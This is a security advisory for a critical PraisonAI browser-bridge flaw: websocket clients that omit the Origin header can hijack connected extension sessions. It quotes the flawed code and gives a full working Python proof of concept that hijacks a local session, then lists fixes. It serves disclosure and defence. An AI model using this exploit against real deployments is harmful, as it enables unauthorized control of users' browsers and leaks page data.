PraisonAI Browser Server allows unauthenticated WebSocket clients to hijack connected extension sessions

Critical **MervinPraison** published **GHSA-8x8f-54wf-vv92** 4 days ago

Package

praisonai (pip)

Affected versions	Patched versions
<= 4.5.138	>= 4.5.139

praisonaiagents (pip)

<= 1.5.139	>= 1.5.140

Description

Summary

`praisonai browser start` exposes the browser bridge on `0.0.0.0` by default, and its `/ws` endpoint accepts websocket clients that omit the `Origin` header entirely. An unauthenticated network client can connect as a fake controller, send `start_session`, cause the server to forward `start_automation` to another connected browser-extension websocket, and receive the resulting action/status stream back over that hijacked session. This allows unauthorized remote use of a connected browser automation session without any credentials.

Details


The issue is in the browser bridge trust model. The code assumes that websocket peers are trusted local components, but that assumption is not enforced.

Relevant code paths:

- Default network exposure: `src/praisonai/praisonai/browser/server.py:38-44` and `src/praisonai/praisonai/browser/cli.py:25-30`
- Optional-only origin validation: `src/praisonai/praisonai/browser/server.py:156-173`

- Unauthenticated `start_session` routing: `src/praisonai/praisonai/browser/server.py:237-240` and `src/praisonai/praisonai/browser/server.py:289-302`
- Cross-connection forwarding to any other idle websocket: `src/praisonai/praisonai/browser/server.py:344-356`
- Broadcast of action output back to the initiating unauthenticated client: `src/praisonai/praisonai/browser/server.py:412-423` and `src/praisonai/praisonai/browser/server.py:462-476`

The handshake logic only checks origin when an `Origin` header is present:



```
origin = websocket.headers.get("origin")
if origin:
    ...
    if not is_allowed:
        await websocket.close(code=1008)
        return

await websocket.accept()
```

This means a non-browser client can omit `Origin` completely and still be accepted.

After that, any connected client can send `{"type":"start_session", ...}`. The server then looks for the first other websocket without a session and sends it a `start_automation` message:

```
if client_conn != conn and client_conn.websocket and not client_conn.session_id:
    await client_conn.websocket.send_text(json_mod.dumps(start_msg))
    client_conn.session_id = session_id
    sent_to_extension = True
    break
```

When the extension-side connection responds with an observation, the resulting action is broadcast to every websocket with the same `session_id`, including the unauthenticated initiating client:

```
action_response = {
    "type": "action",
    "session_id": session_id,
    **action,
}

for client_id, client_conn in self._connections.items():
    if client_conn.session_id == session_id and client_conn != conn:
        await client_conn.websocket.send_json(action_response)
```

I verified this on the latest local checkout: `praisonai` version `4.5.134` at commit `365f75040f4e279736160f4b6bdb2bdb7a3968d4`.

PoC


I used `tmp/pocs/poc.sh` to reproduce the issue from a clean local checkout.

Run:

```
cd "/Users/r1zzg0d/Documents/CVE hunting/targets/PraisonAI"
./tmp/pocs/poc.sh
```

Expected vulnerable output:

```
[+] No-Origin client accepted: True
[+] Session forwarded to extension: True
[+] Action broadcast to attacker: True
[+] RESULT: VULNERABLE - unauthenticated client can hijack browser sessions.
```



Step-by-step reproduction:


1. Start the local browser bridge from the checked-out source tree.
2. Connect one websocket as a stand-in extension using a valid `chrome-extension://<32-char-id>` origin.
3. Connect a second websocket with no `Origin` header.
4. Send `start_session` from the unauthenticated websocket.
5. Observe that the server forwards `start_automation` to the extension websocket.
6. Send an `observation` from the extension websocket using the assigned `session_id`.
7. Observe that the resulting `action` and completion `status` are delivered back to the unauthenticated initiating websocket.

`tmp/pocs/poc.sh`:

```
#!/bin/sh
set -eu

SCRIPT_DIR="$(CDPATH= cd -- "$(dirname -- "$0")" && pwd)"

cd "$SCRIPT_DIR/../.."

exec uv run --no-project \
  --with fastapi \
  --with uvicorn \
  --with websockets \
  python3 "$SCRIPT_DIR/poc.py"
```

`tmp/pocs/poc.py`:

```
#!/usr/bin/env python3
"""Verify unauthenticated browser-server session hijack on current source tree.
```



```
This PoC starts the BrowserServer from the local checkout, connects:
1. A fake extension client using an arbitrary chrome-extension Origin
2. An attacker client with no Origin header

It then shows the attacker can start a session that the server forwards to the
extension connection, and can receive the resulting action broadcast back over
that hijacked session.
"""

from __future__ import annotations

import asyncio
import json
import os
import socket
import sys
import tempfile
from pathlib import Path


REPO_ROOT = Path(__file__).resolve().parents[2]
SRC_ROOT = REPO_ROOT / "src" / "praisonai"
if str(SRC_ROOT) not in sys.path:
    sys.path.insert(0, str(SRC_ROOT))


def _pick_port() -> int:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
        sock.bind(("127.0.0.1", 0))
        return sock.getsockname()[1]


class DummyBrowserAgent:
    """Minimal stub to avoid real LLM/browser dependencies during validation."""

    def __init__(self, model: str, max_steps: int, verbose: bool):
        self.model = model
        self.max_steps = max_steps
        self.verbose = verbose

    async def aprocess_observation(self, message: dict) -> dict:
        return {
            "action": "done",
            "thought": f"processed: {message.get('url', '')}",
            "done": True,
            "summary": "dummy action generated",
        }


async def main() -> int:
    temp_home = tempfile.TemporaryDirectory(prefix="praisonai-browser-poc-")
    os.environ["HOME"] = temp_home.name

    from praisonai.browser.server import BrowserServer
    import praisonai.browser.agent as agent_module
    import uvicorn
```


```
    import websockets

    agent_module.BrowserAgent = DummyBrowserAgent

    port = _pick_port()
    server = BrowserServer(host="127.0.0.1", port=port, verbose=False)
    app = server._get_app()

    config = uvicorn.Config(
        app,
        host="127.0.0.1",
        port=port,
        log_level="error",
        access_log=False,
    )
    uvicorn_server = uvicorn.Server(config)
    server_task = asyncio.create_task(uvicorn_server.serve())

    try:
        for _ in range(50):
            if uvicorn_server.started:
                break
            await asyncio.sleep(0.1)
        else:
            raise RuntimeError("Uvicorn server did not start in time")

        ws_url = f"ws://127.0.0.1:{port}/ws"

        async with websockets.connect(
            ws_url,
            origin="chrome-extension://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",
        ) as extension_ws:
            extension_welcome = json.loads(await extension_ws.recv())
            print("[+] Extension welcome:", extension_welcome)

            async with websockets.connect(ws_url) as attacker_ws:
                attacker_welcome = json.loads(await attacker_ws.recv())
                print("[+] Attacker welcome:", attacker_welcome)

                await attacker_ws.send(
                    json.dumps(
                        {
                            "type": "start_session",
                            "goal": "Open internal admin page and reveal secrets",
                            "model": "dummy",
                            "max_steps": 1,
                        }
                    )
                )
                start_response = json.loads(await attacker_ws.recv())
                print("[+] Attacker start_session response:", start_response)

                hijacked_msg = json.loads(await extension_ws.recv())
                print("[+] Extension received forwarded message:", hijacked_msg)

                session_id = hijacked_msg["session_id"]
```

```
                await extension_ws.send(
                    json.dumps(
                        {
                            "type": "observation",
                            "session_id": session_id,
                            "step_number": 1,
                            "url": "https://victim.example/internal",
                            "elements": [{"selector": "#secret"}],
                        }
                    )
                )

                attacker_action = json.loads(await attacker_ws.recv())
                attacker_status = json.loads(await attacker_ws.recv())
                print("[+] Attacker received broadcast action:", attacker_action)
                print("[+] Attacker received completion status:", attacker_status)

                no_origin_client_connected = attacker_welcome.get("status") == "connecte
                forwarded_to_extension = hijacked_msg.get("type") == "start_automation"
                action_broadcasted = (
                    attacker_action.get("type") == "action"
                    and attacker_action.get("session_id") == session_id
                )

                print("[+] No-Origin client accepted:", no_origin_client_connected)
                print("[+] Session forwarded to extension:", forwarded_to_extension)
                print("[+] Action broadcast to attacker:", action_broadcasted)

                if no_origin_client_connected and forwarded_to_extension and action_broa
                    print("[+] RESULT: VULNERABLE - unauthenticated client can hijack br
                    return 0

                print("[-] RESULT: NOT VULNERABLE")
                return 1
    finally:
        uvicorn_server.should_exit = True
        try:
            await asyncio.wait_for(server_task, timeout=5)
        except Exception:
            server_task.cancel()
        temp_home.cleanup()


if __name__ == "__main__":
    raise SystemExit(asyncio.run(main()))
```

`tmp/pocs/poc.py` starts a temporary local server, stubs the browser agent, opens both websocket roles, and prints the final vulnerability conditions explicitly.

PoC Video:

praisonai_poc.mov



Impact

This is an unauthenticated remote-control vulnerability in the browser automation bridge. Any network client that can reach the exposed bridge can impersonate the controller side of the workflow, hijack an available connected extension session, and receive automation output from that hijacked session. In real deployments, this can allow unauthorized browser actions, misuse of model-backed automation, and leakage of sensitive page context or automation results.

Who is impacted:

- Operators who run `praisonai browser start` with the default host binding
- Users with an active connected browser extension session
- Environments where the bridge is reachable from other hosts on the network

Recommended Fix

Suggested remediations:

1. Require explicit authentication for every websocket client connecting to `/ws`.
2. Reject websocket handshakes that omit `Origin`, unless they are using a separate authenticated localhost-only transport.
3. Bind the browser bridge to `127.0.0.1` by default and require explicit operator opt-in for non-loopback exposure.
4. Do not route `start_session` to "the first other idle connection"; instead, pair authenticated controller and extension clients explicitly.

Severity

Critical 9.1 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low

Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	None

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N


CVE ID

CVE-2026-40289

Weaknesses

▶ CWE-306

Credits


R1ZZG0D Reporter